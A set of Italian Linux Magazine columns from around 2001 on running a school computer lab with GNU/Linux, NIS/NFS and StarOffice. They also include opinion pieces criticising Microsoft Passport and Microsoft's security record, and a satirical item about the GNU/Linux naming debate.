È importante che il software libero entri nelle scuole italiane. Linux Magazine ci crede profondamente. Questo spazio, dedicato all'argomento, è il nostro piccolo contributo. Collaborate anche voi scrivendoci a linuxmag@edmaster.it.

In questa quinta puntata della rubrica dedicata all'uso didattico di Linux e del software libero vogliamo provare a sfatare una convinzione che sta assumendo ormai i contorni di un "mito" o quantomeno di leggenda metropolitana: "Linux non è adatto per le applicazioni lato client, per l'automazione di ufficio e per l'uso casalingo da parte di utenti non troppo esperti". Se ciò corrispondesse a verità sarebbe arduo o comunque sconsigliabile usare la piattaforma GNU/Linux a scuola per corsi di trattamento testi e calcolo dove si fa un uso intensivo di programmi di videoscrittura e di foglio di calcolo. L'esperienza in corso di svolgimento presso l'I.P.C. "Besta" di Treviso, della quale abbiamo parlato nelle scorse puntate, dimostra esattamente il contrario: si può usare tranquillamente la piattaforma GNU/Linux anche sul fronte desktop ricorrendo a prodotti come StarOffice ottenendo benefici non solo "morali" ed economici (e su questi ci siamo più volte soffermati nei precedenti articoli *http://www.linuxdidattica. org/docs/linuxmagazine/index.phtml*) ma anche pratici per l'insegnante, come cercheremo di spiegare...

La centralizzazione degli account: uno strumento indispensabile

In un laboratorio scolastico basato su piattaforma GNU/Linux è di fondamentale importanza installare un sistema per la centralizzazione della gestione degli account (al Besta si utilizza il server NIS- Network Information Service) e, nel contempo, definire lo spazio delle home degli utenti sul disco di un'unica macchina (che può o non può coincidere con il server NIS) montandolo su tutte le altre stazioni con NFS (Network File System). In questo modo si ha il vantaggio di dovere definire una sola volta gli utenti, che solitamente sono numerosi (con tre o quattro classi si arriva comodamente ad un centinaio di account da definire) e che cambiano, almeno parzialmente, ogni anno. In più lo studente si trova a lavorare nello stesso ambiente sia a livello di interfaccia che di spazio su disco, qualsiasi sia la macchina che decide di utilizzare. In questo modo non occorre più procedere al "rito" dell'assegnazione dei computer ai singoli studenti con vincolo di indissolubilità per tutta la durata dell'anno scolastico e si evita anche l'inconveniente del ragazzo di terza che trova il proprio ambiente di lavoro completamente stravolto (icone spostate o scomparse, sfondo cambiato, file cancellati e tanto altro ancora) per colpa del compagno "cattivo" di quinta. A tale proposito giova ricordare (ma questa non è tanto una prerogativa del NIS, quanto di un qualsiasi sistema operativo "serio") che nessuno studente, in un laboratorio "Linux" può installare software a suo piacimento, cancellare file al di fuori della propria home o comunque danneggiare in qualche modo una stazione di lavoro, almeno che non riesca ad impadronirsi della password di root o non colpisca il computer con una mazza da baseball... In un laboratorio basato su Windows 9x, invece, quest'ultima non è indispensabile per mettere fuori uso la stazione di lavoro.

Perché StarOffice

Passiamo adesso, più specificamente, al software da utilizzare per l'attività didattica inerente il trattamento testi ed il calcolo automatico. La soluzione più valida in questo ambito è senza dubbio StarOffice 5.2 che fornisce tutto quello che occorre (word processor, foglio di calcolo, presentazioni, browser, client di posta, database) ed è liberamente distribuibile a livello di eseguibile e gratuito per qualsiasi tipo di utilizzo. A proposito di questo pacchetto sono però doverose un paio di osservazioni: la prima è che per avere prestazioni decenti occorrono macchine con 128MB di RAM e, anche se la memoria ormai costa pochissimo, non sempre questo è possibile. Si può allora valutare la possibilità di ricorrere all'alternativa di OpenOffice (sotto licenza GPL), che offre le stesse funzionalità ma è modulare e non monolitico e quindi meno affamato di risorse, anche se manca della versione nazionalizzata. E' anche importante segnalare che nei prossimi mesi dovrebbe uscire la versione 6 di StarOffice che avrà novità a

livello di interfaccia e sarà suddiviso in moduli. L'altra osservazione riguarda la possibilità di usare sia StarOffice che OpenOffice anche in ambiente Windows visto che esistono le versioni anche per questo sistema operativo. Su questo argomento non vale la pena di perdere altro tempo: c'è ancora qualcuno che a scuola insiste ad usare pacchetti di office automation proprietari acquistati a caro prezzo, oppure ad agire nell'illegalità con le copie abusive, quando esistono alternative gratuite che permettono di ottenere esattamente gli stessi risultati didattici.

Sembra davvero impossibile!

Agli irriducibili del "si, ma fuori dalla scuola tutti usano altri prodotti", diciamo ancora una volta che la scuola non deve addestrare all'uso di specifici pacchetti, ma dare competenze e abilità generali utilizzabili in contesti diversi. In ogni caso, anche volendo ragionare in termini di operatività immediata, si sappia che il tempo di apprendimento per passare da StarOffice ad altri software analoghi è stimato in trenta minuti.

Installazione di StarOffice

Il pacchetto può essere scaricato dal sito della SUN *(www.sun.com/staroffice)* oppure reperito, quasi ogni mese, sui cd allegati ad alcune riviste. I file da considerare sono tre: l'eseguibile del pacchetto, il player delle presentazioni multimediali, il database ADABAS. Sia il database, che il player non sono indispensabili, ma, se si installano, è bene farlo prima del pacchetto vero e proprio per facilitare la configurazione automatica. Il file da lanciare per eseguire l'installazione su ogni macchina è *so-5_2-ga-bin-linux-it.bin /net* (INVIO) l'opzione */net* è fondamentale in modo da effettuare l'installazione di rete e non quella monoutente (su ogni macchina del laboratorio lavorano sicuramente più utenti). Il programma chiede dove installare il pacchetto, è consigliabile la directory */opt/office52*. Terminata l'installazione l'utente generico deve lanciare nuovamente il programma di installazione: *[pippo@pc pippo]$ /opt/office52/program/setup (INVIO)* StarOffice chiede conferma sull'installazione tipo da adottare: scegliere l'installazione *workstation* in modo che ogni utente abbia nella propria home la directory *office52*, nella quale memorizzare i propri lavori e personalizzare il proprio ambiente di lavoro. Se si omette l'opzione */net* o se al momento dell'installazione utente non si sceglie *workstation*, ogni utente dovrebbe installare nella propria home l'intero pacchetto per un totale di alcune centinaia di Mb. Altri vantaggi dell'uso di StarOffice e della centralizzazione degli account. A questo punto torna in ballo l'importanza del NIS o più precisamente dell'uso dell'NFS per distribuire a tutte la stazioni lo spazio delle home directory; infatti grazie a questo espediente ogni studente ha il proprio ambiente "StarOffice" invariato e protetto su qualsiasi macchina lavori. Il pensiero va a questo punto ai colleghi che operano in laboratori con piattaforme Windows 9x, e che devono preoccuparsi di dove far salvare i lavori degli studenti (oltre che di tutti i "pericoli" che l'attività di questi ultimi comporta e di cui abbiamo accennato in precedenza): salviamo su dischetto? Ma poi lo studente se lo porta a casa e torna immancabilmente con l'ultimo virus uscito il giorno prima; meglio addirittura disattivare l'uso del lettore di floppy dal BIOS... oppure salviamo sul disco fisso? Magari nella "cartella" (ormai gli utenti delle "finestre" non sanno più cosa è una directory) *documenti\classi\2001-2002\3A\cognome* con l'inconveniente che l'anno successivo quel cognome non sarà più nella cartella *3A* ma in *4A* (almeno lo speriamo) e comunque rimanendo sempre soggetti al pericolo di cancellazioni e quindi costretti a far copie, backup, controlli, tutte cose che sottraggono tempo ed energie al lavoro di un insegnante, che è ... insegnare. In più questi colleghi sfortunati (o i tecnici e gli assistenti che con essi collaborano) devono periodicamente ripristinare l'aspetto del desktop, disinstallare i giochi inseriti di nascosto dagli studenti, ripulire le directory piene di immagini scaricate da Internet e tanto altro ancora. Infine a rendere la situazione davvero insostenibile arrivano i virus come W32.NIMDA dello scorso settembre che ha messo KO vari laboratori scolastici (ed in verità anche molte organizzazioni non scolastiche che era lecito attendersi meglio protette). Di tutto questo nel laboratorio GNU/Linux del Besta a Treviso arrivano solo eco lontane; l'impegno più gravoso è stato eliminare gli account e le home degli studenti diplomati lo scorso luglio, definire quelli dei nuovi studenti e fare per questi ultimi l'installazione utente di StarOffice.
Per gli altri studenti non è stato necessario fare alcunché: si sono ritrovati tranquillamente il loro ambiente immutato con tutti i lavori dell'anno passato ancora presenti.
Del virus poi avremmo letto solo sui giornali, se non fosse che chi scrive lavora anche in un'altra scuola dove Linux non è ancora fortemente diffuso...

Figura 1

Il laboratorio GNU/Linux del Besta con StarOffice in "azione".

Conclusioni

In questo articolo, come si sarà notato, non si è minimamente preso in esame l'uso di StarOffice dal punto di vista dell'utente finale, anche in considerazione del fatto che di questo ci si occupa in altre parti della rivista. Si è voluto solo fare qualche considerazione, non solo sulla possibilità di usare questo pacchetto per attività didattiche, ma anche sugli indubbi vantaggi di cui si beneficia con l'uso dello stesso in un ambiente di lavoro basato sulla piattaforma GNU/Linux opportunamente configurata. Ricordiamo, come sempre, che maggiori dettagli su questi argomenti sono reperibili presso il sito del gruppo linuxdidattica: *www.linuxdidattica.org*.

Fulvio Ferroni

Un miliardo di identità nell'alleanza della libertà

Una credibile alternativa si schiera contro il progetto Microsoft di concentrazione dei dati sensibili nei propri archivi.

Bank of America, United Airlines, Nokia, la Telecom Giapponese (NTT DoCoMo), General Motors, Dun and Bradstreet, ma anche Cisco e Vodaphone insieme a qualche altra dozzina di organizzazioni del genere che rappresentano complessivamente (loro dicono) più di un miliardo (potenzialmente) di identità in rete non si fidano dello schema di autenticazione approntato da Microsoft per la propria piattaforma .NET, ma ciò che più interessa noi è che stanno seguendo (e finanziando) uno schema alternativo proposto da alcune stelle dell'Open Source come la Apache Software Foundation, CollabNet e O'Reilly & Associates.

La contesa tra il big (brother) dell'informatica e i sette nanetti dell'Open Source è dovuta al Passaporto che di qui a qualche anno dovrebbe essere l'unico documento che in giro per la Rete potrebbe attestare la nostra identità e permetterci di avere accesso a tutte le risorse disponibili.

La necessità di rovesciare l'attuale situazione in cui sia gli utenti che i fornitori di servizio non hanno una forte certificazione di autenticità e faticano a costruire le proprie relazioni di fiducia, è voluta soprattutto dalle imprese commerciali che hanno assolutamente bisogno di suscitare negli utenti quella minima sensazione di fiducia che possa permettere loro di mettere mano al portafoglio per fare i propri acquisti su Internet in volumi un po' meno che simbolici di adesso.

Una necessità importante e significativa la cui soluzione, proprio perchè si situa nel campo delle relazioni di fiducia, non può essere affrontata con superficialità e sfrontatezza, ma che Microsoft ha "risolto" con il solito piglio decisionista da primo della classe. In meno di un anno il gigante di Redmond sta convertendosi velocemente da software house "pura" ad intermediario tecnologico, tutti i suoi passi sono tesi in quella situazione. Lo sviluppo del software sta diventando sempre più un'attività collaterale, ma la posizione di predominanza nel campo dei sistemi operativi è la leva che Microsoft sta usando per entrare in un campo in cui non ha nè una storia nè un background degno di nota.

Ciò nonostante fervono i preparativi per l'arrivo di Hailstorm, la nuova piattaforma tecnologica di Microsoft che rivoluzionerà (dicono) il modo di intendere l'informatica. E sia... Il problema sta in una piccola e quasi invisibile componente del grande disegno: Passport, il meccanismo di autenticazione.

Una soluzione geniale! Che solo a Bill Gates poteva venire in mente, già che lui è l'unico ad aver garantito l'innovazione degli ultimi 25 anni. Chissà come mai nessuno degli istituti di credito, che hanno una certa esperienza nel campo, ci aveva mai pensato finora, anzi.

La soluzione è:

concentrare in un unico punto il controllo dell'autenticazione per l'accesso alle risorse con quello dell'identità individuale. Come a dire mettere assieme il vostro profilo "vitale", con tutte le possibili informazioni che sarà possibile reperire su di voi, sia che le abbiate immesse volontariamente o che siano state "dragate" attraverso acquisti di profili individuali, e tutti i vostri "movimenti" in rete, in tutte le reti possibili, e quindi non solo Internet, ma le reti cellulari (GSM e UTMS), quelle satellitari (DVB).
Insomma dare modo a qualcuno di seguirvi passo passo e sapere pure tutto quello che neppure voi sapete di voi stesso.
Informazioni così rilevanti e sensibili che faticheremmo a metterle in mano persino ad un Garante della Privacy onest'uomo come Rodotà, e che come minimo vorremmo poter sapere come, dove, da chi e in che modo vengono trattate.
Insomma qualcosa di così importante che presumibilmente dovrebbero essere affidate ad un ufficio dell'ONU, come minimo.
E invece? E invece, nell'indifferenza generale, Microsoft con molta "leggerezza" ha inserito nella sua piattaforma questo obbligatorio servizio di autenticazione, quasi come se fosse un pezzo come un'altro.
E tanti, troppi, hanno abboccato affidando a chi non ha mai dimostrato di saper gestire una cosa del genere l'unica cosa veramente importante nel campo commerciale: la fiducia.
Ancora una volta dal mondo dell'Open Source viene una risposta, l'unica risposta. E l'ingenuità del nome prescelto, l'Alleanza della Libertà, è la migliore risposta a chi pretende di voler gestire tutti Passaporti dell'era dell'Informazione.
Produrre uno standard aperto, un meccanismo di gestione chiaro e trasparente di quei dati, separare l'autenticazione alle risorse dalla gestione dei profili, e soprattutto levare dalle mani di una singola impresa commerciale ogni conoscenza su ogni persona non è una prospettiva estrema: è assolutamente il minimo per poter realizzare quell'ambiente di fiducia così necessario. Ciò nonostante è incoraggiante che gli intermediari di "un miliardo" di identità siano disposti ad investire in questo.
Da notare (al solito) l'assenza della nostra "grande" Europa dei Garanti di ogni minuzia che supina ad ogni volere di Microsoft semplicemente fa finta che il problema non esista.

Emmanuele Somma
esomma@ieee.org

MS Passport

Con Passport ogni utente può accedere alle proprie informazioni personali presso diversi siti che adottano tale tecnologia ed effettuare acquisti e transazione sicure, semplicemente accedendo con il proprio indirizzo di posta elettronica e specificando una password. Per ogni utente che si registra al servizio Passport viene creato un profilo. È possibile esaminare o aggiornare il proprio profilo in qualsiasi momento visitando il Profile Center, dove sarà possibile modificare le informazioni personali. Per evitare che altri utenti possano accedere al vostro profilo, verrà richiesto di specificare l'account Microsoft Passport (indirizzo di posta elettronica e password).
Il servizio Passport assegna un numero di identificazione personale e lo invia al computer sotto forma di un piccolo file di testo (un comune filecookie).
L'utilizzo del cookie consente di visitare altri siti Web che aderiscono al programma Passport senza dover eseguire la procedura di accesso ogni volta. La connessione ad un sito che offre il servizio "Passport" non autorizza l'invio automatico dei vostri dati. Fino al momento in cui cliccate sull'icona "Microsoft Passport", nessun'informazione viene inviata, neanche quelle che avete scelto di condividere quando è stato creato il vostro "Passport". Il sistema si basa, ed è quindi eseguibile, su browser abilitati per Javascript, SSL e cooky. Attraverso lo scripting vengono rilevati marca, versione e presenza degli applet e update necessari. Il riconoscimento di un utente registrato, e le conseguenti procedure di login, avvengono, anche in questo caso, attraverso il sistema dei cooky. Si tratta di cooky crittografati, nei quali sono presenti informazioni che aiutano il sistema "Passport" a realizzare, in maniera automatica, il login nelle consultazioni successive della medesima sessione di navigazione. Tutto quanto viene trasmesso, mediante il servizio "Wallet", tra il vostro computer e il server Microsoft. Il contenuto delle informazioni è crittografato ed inviato attraverso il protocollo SSL, che nelle sue diverse varianti ha dimostrato, fino ad oggi, di essere abbastanza affidabile. Il cooky crittato, presente sul vostro computer, viene automaticamente rimosso alla fine di ogni singola sessione di consultazione, per ovvi motivi di sicurezza. Al successivo login, nel vostro "Passport", un cooky identico viene automaticamente scaricato sul vostro computer. Il servizio viene tuttora offerto in pochi siti, la maggior parte dei quali direttamente o indirettamente nelle mani della Microsoft, che sta procedendo a tappe serrate ad un test privato con i maggiori siti interessati ad implementare il servizio "Passport".

Microsoft alle corde promette e promette, Linux sfida

Strategie quanto mai diverse per affrontare il problema della sicurezza dei server internet rispetto ai virus informatici. Una sfrontata iniziativa di NetProject rigira il coltello in una dolorosa piaga di Windows.

Le riviste dell'informatica seria, quelle ammesse ai livelli del top management dei servizi informatici delle grandi aziende, e gli analisti del mercato IT ormai chiedono a gran voce il conto a Microsoft per lo stato pietoso del supporto ai problemi relativi agli attacchi informatici, che hanno messo in ginocchio una new economy già allo stremo. Aver cosparso il mondo di manifesti in cui "l'unico modo di penetrare in un server Windows" sarebbe un piede di porco ha avuto l'effetto contrastante di aver fatto pensare che invece il prezzo richiesto per la tanto pubblicizzata sicurezza di questo sistema operativo sia quello piuttosto un furto con scasso.

I bug sono evidenti

Le magagne del sistema operativo in sè, dei software di gestione dei servizi come Internet Information Server, e delle principali applicazioni come Internet Explorer o la suite Office, sono ormai così evidenti che nessuno più dubita dei pesanti difetti architetturali dell'intero castello di bit messo su dal gigante di Redmond.
Una situazione che Microsoft sta affrontando nel peggiore dei modi. "E' tutta colpa degli amministratori di sistema che non adottano in tempo le nostre patch" - affermano dal quartier generale. Anzi tutta colpa del successo, infatti (mischiando un po' le carte) da Microsoft rispondono "è naturale che la piattaforma più diffusa al mondo sia più esposta agli attacchi".
Questo nonostante l'accoppiata Apache/Unix, che nel campo dei server per internet sono di gran lunga la prima piattaforma, risulti essere notevolmente meno esposta allo stesso genere di attacchi.
Infatti, per quanto riguarda i server internet, la situazione risulta talmente grave da portare persino la società di analisi del panorama informatico più importante al mondo, quel Gartner Group che già aveva consigliato di rimandare l'adozione di Windows 2000 fino a che si fossero stabilizzati i suoi primi evidenti buchi di sicurezza, a lanciare un monito chiaro e forte: valutate piattaforme alternative al server Microsoft per Internet (Windows/IIS).
Trascinata a forza nella soluzione di questo non indifferente problema che impatta sulla qualità della vita informatica delle aziende che si affidano a Microsoft per i propri servizi internet, ma soprattutto di quella di tutti gli utenti che subiscono il risultato di questa insicurezza, Microsoft ha risposto forgiando per prima cosa un nome con relativo acronimo: "Strategic Technology Protection Program" ovvero STPP. Subito dopo uno slogan "Non ci riposeremo finchè il vostro business non sarà sicuro. Punto". Poi un bel comunicato stampa in cui recitare che il nuovo programma strategico di sicurezza messo a punto "rappresenta una mobilitazione di uomini e risorse senza precedenti" per garantire "la sicurezza di Internet e dei dati dei nostri clienti". Inoltre un percorso ordinato composto di due fasi, ciascuna con il suo bel nome e rispettivamente "Get Secure" e "Stay Secure", un bel numero verde per dare informazioni, un CD con i tool utili ai "clienti per proteggere i propri sistemi dagli attacchi". E infine ha tracciato il futuro dei sistemi operativi Microsoft in cui attraverso meccanismi software potranno scaricare automaticamente su tutti i computer aggiornamenti e modifiche per rendere "più sicura" ogni singola workstation senza che neppure l'utente si accorga di quello che sta avvenendo. Peccato che proprio di questo software di casa Microsoft John Pe-

scatore, uno dei più influenti analisti del Gartner Group, aveva scritto uno impietoso rapporto in cui nel tracciare le debolezze architetturali dei sistemi Windows sostiene che il problema di fondo sia esclusivamente nella pessima qualità del software distribuito ai clienti. Brian Valentine, vice presidente della divisione Windows di Microsoft, risponde vantano le meraviglie di Windows XP nel campo dell'aggiornamento automatico ma conclude dicendo: "in generale Internet non è sicura, questo non è solo un problema di Microsoft". Parole che non sono piaciute ad Eddie Bleasdale, direttore delle consulenze del progetto open source NetProject, che lancia una provocazione fatta apposta per dimostrare che Internet non sarebbe così insicura se i sistemi operativi e i programmi affrontassero correttamente i problemi di sicurezza.

Una taglia su Linux

Un server Linux correttamente configurato è inattaccabile ai virus, al codice malizioso, ai maleintenzionati. Da oltre due anni Bleasdale ha messo in palio dalle proprie tasche 10.000 sterline (più 30 milioni di lire). Nessuno finora ha nemmeno lontanamente scalfito la sua macchina. "Microsoft si è occupata solo della funzionalità del suo software. Tutte le sue applicazioni e il sistema operativo non hanno alcun meccanismo di protezione. Il problema non è Internet. Il problema è Microsoft. Mi ci gioco 10.000 sterline ;)"

Ridi, è divertente...

Il nome GNU/Linux e le sue implicazioni

In seguito ad una recente riaffermazione del fondatore della Free Software Foundation e santone della GNU GPL, Richard Stallman, in merito alla necessità di denominare il sistema una volta conosciuto come Linux piuttosto in GNU/Linux in base alla considerazione che solo una modesta parte delle attuali distribuzioni possa ascriversi in effetti a Linux stesso mentre la gran parte sarebbe piuttosto da mettere in diretta relazione con la Free Software Foundation stessa e il suo progetto GNU's Not Unix, alcuni altri sviluppatori di software libero molto conosciuto hanno ritenuto di far sentire il proprio pensiero sull'argomento.

Uno dei distributori Linux più conosciuti ed influenti ha comunicato che nella propria distribuzione effettivamente il kernel Linux occupa non più del 3% mentre il software GNU non oltre il 30. Sul residuo 67% si stanno compiendo ulteriori indagini.

Viste le dimensioni in gioco il consorzio Xfree86 ha avanzato la richiesta che anche la propria etichetta compaia nel nome dei sistema e, pur con minor enfasi, tale richiesta l'hanno fatta gli sviluppatori di Wine, Perl, Berkeley, Gimp, Mesa, Python, Apache, Sendmail, Mozilla, Netscape, StarOffice, Bind e Tcl, ciascuno dei quali non condividendo la licenza GNU si è sentito in diritto di richiedere, come a gran voce fa Stallman, il proprio posto nel nome delle distribuzioni Linux.

Tutte le distribuzioni che attualmente portano il nome GNU/Linux non hanno scelta per l'obbligo morale che lo stesso Stallman ha caricato su di loro.

Secondo la loro configurazione dovranno chiamarsi, ad esempio, Wine/Perl/BSD/Gimp/Mesa/Python/Apache/Sendmail/Mozilla/Netscape/StarOffice/Bind/Tcl/GNU/Linux, o WPBSMPASMNSBTGL (in breve 'Linux').

RedHat, sentitosi chiamato in causa, dopo lunghi e sofferti consigli di amministrazione, ha considerato la fattibilità tecnica di ridenominare la propria distribuzione *'ls -R /'* (abbreviato in "Lisa Slash"). In tal modo, evitando eventuali successivi cambi di nome dettati dall'inserimento di ulteriori programmi, sarebbe possibile realizzare i necessari investimenti aziendali. La shell Bash, infatti, esegue l'operazione indicata sostituendola con il nome di tutti i programmi disponibili nel sistema.

Altri vendor commerciali di sistemi Unix stanno valutando simili opzioni e persino Microsoft, per evitare le solite polemiche, è in via di definizione di un nuovo nome del tipo:
"Clicca sul pulsante 'Avvio'. Muovi su 'Trova'. Seleziona 'Files e Cartelle'. Si apre una finestra denominata 'Trova'. Inserisci "*.*" nel campo 'Nome'. Seleziona 'Risorse del Computer' nella casella a discesa del menu 'Trova'. Premi 'Trova ora'. Per favore attendi". (Microsoft ha ritenuto che il più diretto nome "dir C:*.* /s" fosse di gran lunga più complicato per gli utenti.

Liberamente tratto da segfault.org

www.linux.com

La fonte del sapere su Linux!